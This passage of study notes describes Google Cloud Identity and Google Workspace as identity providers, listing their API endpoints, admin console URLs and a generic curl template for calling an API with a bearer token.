
curl -X **Method** -H “Authorization: Bearer **$AccessToken**” https://**API-URL**

Tools :

Google API Explorer [https://developers.google.com/apis-explorer/]

Postman

Google Cloud Services




3.2 Cloud Identity & Google Workspace

Cloud Identity :


- Identity Provider
  - Cloud Identity is an Identity as a Service (IDaaS) solution that centrally manages users and groups.
  - You can configure Cloud Identity to federated identities between Google and other identity providers, such as Active Directory and Azure Active Directory.
  - Cloud Identity API : https://cloudidentity.googleapis.com ----- Organization Admin [Gcloud Role]

Google Workspace [Formerly known as G Suite] :

- Identity Provider
  - Google Workspace have inbuilt Idaas solution for accessing SAAS Applications and GCP Resource.
- Collaboration SAAS Application
  - Google Workspace plans provide a custom email for your business and includes collaboration tools like Gmail, Calendar, Meet, Chat, Drive, Docs, Sheets, Slides, Forms, Sites, and more.
  - Google Workspace API : https://www.googleapis.com/
    - Mail API : https://mail.googleapis.com/*
    - Drive API : https://drive.googleapis.com/*
    - Calendar API : https://calendar.googleapis.com/*


Google Cloud
Identity Provider
Identity Provider
Iaas, Paas, Saas
Saas, Idaas
Google Workspace
Cloud Identity
Idaas
Collaboration and Productivity Apps
Identity Provider
Identity Provider

Google Workspace / Cloud Identity Access



Google Workspace / Cloud Identity Admin Access


Admin Console & API Access URL

- Console Access : https://admin.google.com
- API Access : https://admin.googleapi.com

Directory :

It’s a container which is use for manage organization information.

